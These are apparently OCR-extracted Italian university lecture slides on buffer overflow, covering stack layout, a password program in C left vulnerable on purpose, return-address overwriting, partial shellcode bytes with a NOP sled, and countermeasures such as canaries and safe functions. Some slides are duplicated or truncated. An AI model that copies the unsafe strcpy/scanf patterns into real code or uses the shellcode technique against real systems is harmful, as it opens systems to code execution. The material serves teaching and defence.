OVERLOW ATTACKS

Buffer Overflow and Format String

Luigi Coppolino, Luigi Romano

FITNESS
FAULT AND INTRUSION TOLERANT NETWORKED SYSTEMS

Prof. Luigi Coppolino
luigi.coppolino@uniparthenope.it

Prof. Salvatore D'Antonio
salvatore.dantonio@uniparthenope.it

Prof. Luigi Romano
luigi.romano@uniparthenope.it

Università degli Studi di Napoli "Parthenope"
Dipartimento di Ingegneria

Intro to BoF

…

RATIONALE


- La vulnerabilità di BoF è una vulnerabilità ben nota da tempo (metà anni ‘80), estremamente semplice, ma ancora ampiamente diffusa
  - Alta varietà di metodi e situazioni in cui può essere impiegata
  - Spesso i metodi utilizzati per difendersi dal BoF risultano «raggirabili»
- Può essere considerata:
  - Una vulnerabilità dovuta ad un errore di programmazione;
  - Una vulnerabilità dovuta a impropria validazione dell’input.
- In pratica è dovuto ad un mancato controllo dei limiti di un array in linguaggi non type safe (es. C / C++ / Fortran)
- Può avere conseguenze molto serie => Arbitrary code execution

RATIONALE

- La
  es
  - a
- Pu
- Pu

MEMORY LAYOUT DI UN PROGRAMMA


- La Text Region è una regione di sola lettura
  che contiene il codice del programma in esecuzione
- L'area Heap cresce per indirizzi crescenti e contiene le variabili allocate dinamicamente
- L'area Stack contiene le variabili automatiche e le informazioni necessarie per le chiamate a subroutine
  - Cresce per indirizzi decrescenti



BUFFER OVERFLOW: MEMORY LAYOUT

- Consideriamo un semplice programma:


```
int main(){
    char pwd[] = "segreta";
    char attempt[10];

    while(1){
        printf("Inserire la tua password: ");
        scanf("%s",attempt);
        if ( !strcmp(attempt, pwd)) return 1;
        else printf("Password Errata\n");
    }
    return 0;
}
```



- Il programma non termina finché non viene inserita la pwd corretta


BUFFER OVERFLOW: OUT OF BOUND WRITING

- Se alla richiesta della password viene inserita una sequenza di 17 ‘A’
  - *attempt = "AAAAAAAAAAAAAAAAA\0"
  - *pwd = "AAAAAAAA\0"
- A questo punto, dopo il primo messaggio di errore, come secondo tentativo possiamo inserire la sequenza ‘AAAAAAA\0’ (7 ‘A’ + terminatore)
- Per cui avremo
  - *attempt = "AAAAAAA\0"
  - *pwd = "AAAAAAAA\0"
- Il controllo risulterà verificato



- Se alla richiesta della password viene inserita una sequenza di 17 'A'
  - *attempt = "AAAAAAAAAAAAAAAAA\0"
  - *pwd = "AAAAAAAA\0"
- A questo pun
  come second
  sequenza 'AA
- Per cui avremo
  - *attempt = "AAAAAAA\0"
  - *pwd = "AAAAAAAA\0"
- Il controllo risulterà verificato

Buffer Overflow: condizione per cui l'accesso ad un buffer (array) risulta in un accesso non controllato alle aree di memoria contigue al buffer.




- Usando un buffer overflow è possibile eseguire un codice qualsiasi
- Consideriamo il seguente pezzo di codice:

```
…
f("hi!");
…
void f(char *s)
{
   char b[4];
   strcpy(b,s);
}
```

EVOLUZIONE DELLO STACK DURANTE LA CHIAMATA DI UNA FUNZIONE

- Usando un buffer overflow è possibile eseguire un codice qualsiasi
- Consideriamo il seguente pezzo di codice:

```
…
f("hi!");
…
void f(char *s)
{
   char b[4];
   strcpy(b,s);
}
```




Layout dello Stack
Prima della chiamata

FP: Frame Pointer
SP: Stack Pointer
IP: Instruction Pointer

EVOLUZIONE DELLO STACK DURANTE LA CHIAMATA DI UNA FUNZIONE

- Usando un buffer overflow è possibile eseguire un codice qualsiasi
- Consideriamo il seguente pezzo di codice:

```
…
f("hi!");
…
void f(char *s)
{
   char b[4];
   strcpy(b,s);
}
```




Durante la chiamata L'HW salva IP e FP


FP: Frame Pointer
SP: Stack Pointer
IP: Instruction Pointer

EVOLUZIONE DELLO STACK DURANTE LA CHIAMATA DI UNA FUNZIONE

- Usando un buffer overflow è possibile eseguire un codice qualsiasi
- Consideriamo il seguente pezzo di codice:

```
…
f("hi!");
…
void f(char *s)
{
   char b[4];
   strcpy(b,s);
}
```






Infine viene riservato lo spazio per le variabili locali

FP: Frame Pointer
SP: Stack Pointer
IP: Instruction Pointer

- Usando un buffer overflow è possibile eseguire un codice qualsiasi
- Consideriamo il seguente pezzo di codice:

```
…
f("hi!");
…
void f(char *s)
{
   char b[4];
   strcpy(b,s);
}
```


IP



Al termine dell'esecuzione della SUBROUTINE **l'indirizzo di ritorno** viene utilizzato per ritornare al programma chiamante:

IP=Indirizzo Ritorno

- Se *s = "hacked"
- L'istruzione strcpy(b,s);
- altererà lo stack sovrascrivendo l'indirizzo di ritorno
- Per cui la prossima istruzione eseguita sarà quella all'indirizzo 'd' => 0x64




FP: Frame Pointer
SP: Stack Pointer
IP: Instruction Pointer

- Siamo in grado di redirigere il flusso di esecuzione del codice, ma come possiamo eseguire il codice malevolo?
  - Dove inserirlo?
- Possiamo inserirlo nello stesso Buffer


0xeb0x1f0x5e0x890x760x080x31
0xc00x880x460x070x89…

- Siamo in grado di redirigere il flusso di esecuzione del codice, ma come possiamo eseguire il codice malevolo?
  - Dove inserirlo?
- Possiamo inserirlo nello stesso Buffer




INJECTION ED ESECUZIONE DI CODICE «ARBITRARIO»

- Siamo in grado di redirigere il flusso di esecuzione del codice, ma come possiamo eseguire il codice malevolo?
  - Dove inserirlo?
- Possiamo inserirlo nello stesso Buffer



INJECTION ED ESECUZIONE DI CODICE «ARBITRARIO»

- Siamo in grado di redirigere il flusso di esecuzione del codice, ma come possiamo eseguire il codice malevolo?
  - Dove inserirlo?
- Possiamo inserirlo nello stesso Buffer



La stringa

**s = "\xeb\x1f\x5e\x89\x76\x08\x31\xc0 \x88\x46\x07\x89…NOPNOPNOP… \xE4"*

così preparata prende il nome di

«**Shellcode**»

SHELLCODE

- E' la stringa, iniettata dall'attaccante in un'area di memoria della vittima
  - Consente di sfruttare la vulnerabilità di BoF
  - Contiene il codice binario da eseguire sulla macchina target
    - Va preparata opportunamente evitando, ad esempio, caratteri '0' poiché, essendo iniettata tramite un puntatore a stringa, la stringa verrebbe spezzata dal carattere '0' interpretato come terminatore
  - Contiene l'indirizzo del codice binario da sovrascrivere al Return Address
  - Contiene una sequenza di istruzioni NOP (NOP Sleed) usata come padding tra il codice iniettato e il punto dove inserire il nuovo Return Address
- E' tipicamente usata in fase di detection per riconoscere codice malevolo
- Può essere riutilizzata per sfruttare varie vulnerabilità a patto di modificare la lunghezza del padding

- Lo Stack Overflow è uno dei possibili attacchi di BoF ma non l'unico:
  - **Heap Overflow**: sforare i limiti di un buffer allocato dinamicamente con l'obiettivo di sovrascrivere la «virtual function(method) table» per redirigere il flusso del programma vittima
  - **Format String Vulnerability**: usa il comportamento delle stringe di formato per determinare un buffer overflow


CONTROMISURE: SECURE PROGRAMMING

- Validazione dell’input: il programma può validare la stringa immessa evitando caratteri anomali (esadecimale), sequenze anomale, ma soprattutto verificando che la lunghezza dell’input non superi la lunghezza
  - while (!(buf[i++]=getch()) && i < buf_len);

- Uso di funzioni «safe»
  - strcpy-> strncpy(source, dest, len) , strcat -> strncat, …
  - Prestazioni peggiori, comportamento che può indurre altri problemi (es. Non aggiungono il terminatore)
  - Possono essere esse stesse usate in maniera da portare al BoF

- Safe libraries (ad esempio libsafe): sono librerie che presentano versioni modificate e “sicure” delle normali funzioni
  - Consentono di ricompilare codice già esistente
  - Possono essere dinamiche (riuso complete del codice)

- Aggiunta di dati (canary) allo stack per identificare lo smash dello stack
  - Operata dal compilatore



- Esistono tre approcci diversi: Terminator, Random, Random XOR

- Esistono varie implementazioni:
